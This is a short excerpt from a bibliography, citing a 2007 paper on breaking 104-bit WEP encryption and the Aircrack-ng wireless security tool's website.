8. Erik Tews, Ralf-Philipp Weinmann, and Andrei Pyshkin, Breaking 104 bit WEP in less than 60 seconds. Proceedings of the 8th international conference on Information security applications, 2007
9. Aircrack-ng [http://aircrack-ng.org]